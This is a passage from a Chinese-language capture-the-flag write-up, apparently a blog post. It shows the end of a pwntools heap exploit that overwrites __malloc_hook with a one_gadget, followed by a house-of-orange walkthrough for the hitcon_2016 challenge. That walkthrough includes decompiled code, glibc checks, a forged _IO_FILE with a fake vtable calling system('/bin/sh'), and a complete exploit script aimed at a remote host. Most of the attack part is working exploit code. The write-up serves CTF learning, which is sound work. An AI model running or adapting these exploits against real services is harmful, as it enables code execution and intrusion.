  r.sendlineafter(': ',str(idx))
  r.sendafter(':',name)

 def delete(idx):
  r.sendlineafter('>>','2')
  r.sendlineafter(':',str(idx))

 def edit(idx,data):
  r.sendlineafter('>>','3')
  r.sendlineafter(': ',str(idx))
  r.sendafter(':',data)

 payload=p64(0)*1+p64(0x71)
 add(0x28,0,payload)
 add(0x18,1,'cccc')
 add(0x38,2,'dddd')
 add(0x60,3,'eeee')
 add(0x60,4,'aaaa')
 add(0x60,5,'bbbb')
 delete(3)
 delete(4)
 edit(4,'\x10')
 add(0x60,8,'dd')
 add(0x60,7,p64(0)*3+p64(0x21)+p64(0)*3+p64(0xb1))
 delete(2)
 delete(3)
 add(0x38,2,'aaa')
 edit(3,'\xdd\x85')
 payload1='\x00'*0x33+p64(0xfbad3c80)+3*p64(0)+p8(0)
 add(0x60,8,'aaa')
 add(0x60,9,payload1)

 libc_base=u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))-0x3c5600
 malloc_hook=libc_base+libc.sym['__malloc_hook']
 one_gadget=libc_base+0xf1147

 delete(3)
 delete(4)
 delete(3)
 add(0x60,3,p64(malloc_hook-0x23))
 add(0x60,6,'aaaa')
 add(0x60,4,'aaaa')
 add(0x60,8,'a'*0x13+p64(one_gadget))

 r.sendlineafter('>>','1')
 r.sendlineafter(': ',str(0x20))
 r.sendlineafter(': ',str(8))
 r.interactive()
 return True

if __name__=="__main__":
 while True:
  try:
   if pwn()==True:
    break
  except Exception as e:
   r.close()
   continue
```

140 houseoforange_hitcon_2016

保护


```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable   FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Sy
mbols       Yes 1               3       ./140
```

就是house of orange 跟题目名字一摸一样。



```
puts("++++++++++++++++++++++++++++++++++++++");
puts("@          House of Orange           @");
puts("++++++++++++++++++++++++++++++++++++++");
puts(" 1. Build the house                  ");
puts(" 2. See the house                    ");
puts(" 3. Upgrade the house                ");
puts(" 4. Give up                          ");
puts("++++++++++++++++++++++++++++++++++++++");
return printf("Your choice : ");
```


build



```
if ( size > 0x1000 )
  size = 4096;
house_addr[1] = malloc(size);
if ( !house_addr[1] )
{
  puts("Malloc error !!!");
  exit(1);
}
printf("Name :");
get_string(house_addr[1], size);
price_addr = calloc(1uLL, 8uLL);
printf("Price of Orange:");
*price_addr = get_num();
sub_CC4();
printf("Color of Orange:");
color = get_num();
if ( color != 56746 && (color <= 0 || color > 7) )
{
  puts("No such color");
  exit(1);
}
if ( color == 56746 )
  price_addr[1] = 56746;
else
  price_addr[1] = color + 30;
*house_addr = price_addr;
qword_203068 = house_addr;
++house_num;
return puts("Finish");
```


备注一写顿时简单了起来。

结构分析一下。



那orange的颜色要么就是56746，要么就是0到6.


see



```
if ( !house )
  return puts("No such house !");
if ( *(_DWORD *)(*house + 4LL) == 56746 )
{
  printf("Name of house : %s\n", (const char *)house[1]);
  printf("Price of orange : %d\n", *(unsigned int *)*house);
  v0 = rand();
  result = printf("\x1B[01;38;5;214m%s\x1B[0m\n", *((const char **)&unk_203080 + v0 % 8));
}
else
{
  if ( *(int *)(*house + 4LL) <= 30 || *(int *)(*house + 4LL) > 37 )
  {
    puts("Color corruption!");
    exit(1);
  }
  printf("Name of house : %s\n", (const char *)house[1]);
  printf("Price of orange : %d\n", *(unsigned int *)*house);
  v2 = rand();
  result = printf("\x1B[%dm%s\x1B[0m\n", *(unsigned int *)(*house + 4LL), *((const char **)&unk_203080 + v2 % 8));
}
return result;
```

然后呢这里56746跟30到36输出是不一样的。

upgrade



```
if ( unk_203074 > 2u )
  return puts("You can't upgrade more");
if ( !house )
  return puts("No such house !");
printf("Length of name :");
v2 = get_num();
if ( v2 > 0x1000 )
  v2 = 4096;
printf("Name:");
get_string(house[1], v2);
printf("Price of Orange: ");
v1 = (_DWORD *)*house;
*v1 = get_num();
sub_CC4();
printf("Color of Orange: ");
v3 = get_num();
if ( v3 != 56746 && (v3 <= 0 || v3 > 7) )
{
  puts("No such color");
  exit(1);
}
if ( v3 == 56746 )
  *(_DWORD *)(*house + 4LL) = 56746;
else
  *(_DWORD *)(*house + 4LL) = v3 + 30;
++unk_203074;
return puts("Finish");
```

房子只能申请三个，改也只能改三次。
对修改的大小没有限制，所以就会有堆溢出。
那问题来了，怎么利用？

他没有free函数，这就是标准的house of orange

我们总体的思路是这样的。

> 创建第一个house，修改top_chunk的size
> 创建第二个house，触发sysmalloc中的_int_free
> 创建第三个house，泄露libc和heap的地址
> 创建第四个house，触发异常

一步一步来，首先说创建第一个house并且修改top_chunk的size。

通过堆溢出，修改top chunk的大小，然后分配一个大小大于top chunk大小的chunk，所以 旧top chunk就会被free掉，进入unsorted bin中，将其称为old top chunk 。
但是top chunk的size不能随便改，因为malloc中对它的大小有检查。


```
assert ((old_top == initial_top (av) && old_size == 0) ||
          ((unsigned long) (old_size) >= MINSIZE &&
           prev_inuse (old_top) &&
           ((unsigned long) old_end & (pagesize - 1)) == 0));

  /* Precondition: not enough current space to satisfy nb request */
  assert ((unsigned long) (old_size) < (unsigned long) (nb + MINSIZE));
```

看上去有些不好理解，总结起来就四点。

```
    大于MINSIZE(0X10)
    小于所需的大小 + MINSIZE
    prev inuse位设置为1
    old_top + oldsize的值是页对齐的
```

```
build(0x30,'a'*8,123,1)
payload = 'a'*0x30 + p64(0) + p64(0x21) +'a'*16+ p64(0)+ p64(0xf81)
upgrade(len(payload),payload,123,2)
```

第二步就是说我们让那个topchunk挂到unsorted bin中，那么我们就需要再次申请一个chunk，大小要大于刚刚的top chunk。但是要注意不能大于malloc的分配阈值，也就是mp_.mmap_threshold，否则的话会去调用mmap申请空间，会申请在libc上面。



```
pwndbg> x/20gx 0x55d8637260e0
0x55d8637260e0: 0x0000000000000000      0x0000000000000411
0x55d8637260f0: 0x6161616161616161      0x00007f3cc35f5188
0x55d863726100: 0x000055d8637260e0      0x000055d8637260e0
0x55d863726110: 0x0000000000000000      0x0000000000000000
0x55d863726120: 0x0000000000000000      0x0000000000000000
0x55d863726130: 0x0000000000000000      0x0000000000000000
0x55d863726140: 0x0000000000000000      0x0000000000000000
0x55d863726150: 0x0000000000000000      0x0000000000000000
0x55d863726160: 0x0000000000000000      0x0000000000000000
0x55d863726170: 0x0000000000000000
```
https://blog.csdn.net/yongbaoii

```
build(0x1000,'b',123,1)
build(0x400,'a'*8,123,1)
```

第三步就需要我们去泄露地址。old chunk挂入unsorted bin中的时候我们可以去泄露libc的地址，申请回来泄露就好了，剩下的部分会进入large bin，我们再申请回来再泄露，就可以知道heap的地址。

```
see()
r.recvuntil("a"*8)
leak = u64(r.recv(6).ljust(8,'\x00'))
libc_base = leak -0x3c5188
print "leak -->[%s]"%hex(leak)
print "libc base address -->[%s]"%hex(libc_base)
#malloc largechunk again
#leak heap_base
upgrade(0x400,'a'*16,123,1)
see()
r.recvuntil('a'*16)
leak_heap = u64(r.recv(6).ljust(8,'\x00'))
heap_base = leak_heap - 0xe0
print "leak_heap -->[%s]"%hex(leak_heap)
print "heap_base -->[%s]"%hex(heap_base)
```

第四步是我们的第二个关键部分，前一个关键部分在于怎么去制造free的chunk来让我们去利用，后一个部分就是我们怎么通过攻击_IO_FILE来拿到我们的shell

最后利用的是报错。
old_top的size被改写为0x60，本次分配的时候，会先从unsortbin中取下old_top，加入到smallbin[4]，同时，unsortbin.bk也被改写成了&IO_list_all-0x10，所以此时的victim->size=0那么不会通过校验，进入malloc_printerr，触发异常。

具体一点怎么说呢，就是在我们unsorted bin attack结束之后，我们想一下，此时unsorted bin中会有什么，他会把我们之前的bck链进去呀，当我们再次去申请chunk的时候，一进来就会先对undorted里面的chunk做检查。

```
while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av))
        {
          bck = victim->bk;
          if (__builtin_expect (victim->size <= 2 * SIZE_SZ, 0)
              || __builtin_expect (victim->size > av->system_mem, 0))
            malloc_printerr (check_action, "malloc(): memory corruption",
                             chunk2mem (victim), av);
          size = chunksize (victim);
```

我们此时的chunk的size位是0，因为刚刚bck是&_IO_list_all - 0x10， 所以size的地方是0，就会在if中的那个检查挂掉，然后从而完成攻击。

exp

```
payload = 'a'*0x400
payload += p64(0) + p64(0x21) + 'a'*0x10
#old_top_chunk=_IO_FILE
fake_file = '/bin/sh\x00' + p64(0x61)
fake_file += p64(0) + p64(_IO_list_all - 0x10)#unsorted bin attack
fake_file += p64(0) + p64(1)
#bypass check
#_IO_FILE fp
#fp->_IO_write_base < fp->_IO_write_ptr (offset *(0x20)<*(0x28))
#fp->_mode<=0   (offset *(0xc8)<=0)
fake_file = fake_file.ljust(0xc0,'\x00')
payload += fake_file
payload += p64(0)*3
#0xc0+0x18=0xd8
#_IO_jump_t *ptr_vtable
#file_adr+0xd8=&ptr_vtable
#vtable[3]=overflow_adr
#gdb.attach(p)
payload += p64(heap_base + 0x5f0)#ptr_vtable
payload += p64(0)*3#vtable
payload += p64(system)#vtable[3]
upgrade(0x800,payload,123,1)
r.recv()
r.sendline('1')
#malloc size<=2*SIZE_SZ
#malloc(0x10) -> malloc_printerr ->overflow(IO_list_all) ->system('/bin/sh')
```

所以整个的exp

```
from pwn import *
from LibcSearcher import *

r = remote("node3.buuoj.cn", 28437)
#r = process("./hitcon_2016_houseoforange")

```

```python
context.log_level = 'debug'

elf = ELF("./140")
libc = ELF('./64/libc-2.23.so')

def add(size, content, price, color):
 r.recvuntil("Your choice : ")
 r.sendline('1')
 r.recvuntil("Length of name :")
 r.sendline(str(size))
 r.recvuntil("Name :")
 r.send(content)
 r.recvuntil("Price of Orange:")
 r.sendline(str(price))
 r.recvuntil("Color of Orange:") #1-7
 r.sendline(str(color))


def show():
 r.recvuntil("Your choice : ")
 r.sendline('2')

def edit(size, content, price, color):
 r.recvuntil("Your choice : ")
 r.sendline('3')
 r.recvuntil("Length of name :")
 r.sendline(str(size))
 r.recvuntil("Name:")
 r.send(content)
 r.recvuntil("Price of Orange:")
 r.sendline(str(price))
 r.recvuntil("Color of Orange:") #1-7
 r.sendline(str(color))



add(0x30,'aaaa\n',0x1234,0xddaa)
payload = 'a' * 0x30 +p64(0) + p64(0x21) + p32(666) + p32(0xddaa) + p64(0) * 2 + p64(0xf81)
edit(len(payload), payload, 666, 0xddaa)

add(0x1000, 'a\n',0x1234, 0xddaa)
add(0x400, 'a' * 8, 199, 2)
show()
r.recvuntil('a'*8)
malloc_hook = u64(r.recvuntil('\x7f').ljust(8, '\x00')) - 0x668 - 0x10
success('malloc_hook = '+hex(malloc_hook))
libc.address = malloc_hook - libc.symbols['__malloc_hook']
io_list_all = libc.symbols['_IO_list_all']
system = libc.symbols['system']

payload = 'b' * 0x10
edit(0x10, payload, 199, 2)
show()
r.recvuntil('b'*0x10)
heap = u64(r.recvuntil('\n').strip().ljust(8, '\x00'))
heap_base = heap - 0xE0
success('heap = '+hex(heap))

#pause()
payload = 'a' * 0x400 + p64(0) + p64(0x21) + p32(666) + p32(0xddaa) + p64(0)
payload = 'a' * 0x400 + p64(0) + p64(0x21) + p32(666) + p32(0xddaa) + p64(0)
fake_file = '/bin/sh\x00'+p64(0x61)#to small bin
fake_file += p64(0)+p64(io_list_all-0x10)
fake_file += p64(0) + p64(1)#_IO_write_base < _IO_write_ptr
fake_file = fake_file.ljust(0xc0,'\x00')
fake_file += p64(0) * 3
fake_file += p64(heap_base+0x5E8) #vtable ptr
fake_file += p64(0) * 2
fake_file += p64(system)
payload += fake_file
edit(len(payload), payload, 666, 2)
#pause()
r.recvuntil("Your choice : ")
r.sendline('1')

r.interactive()
```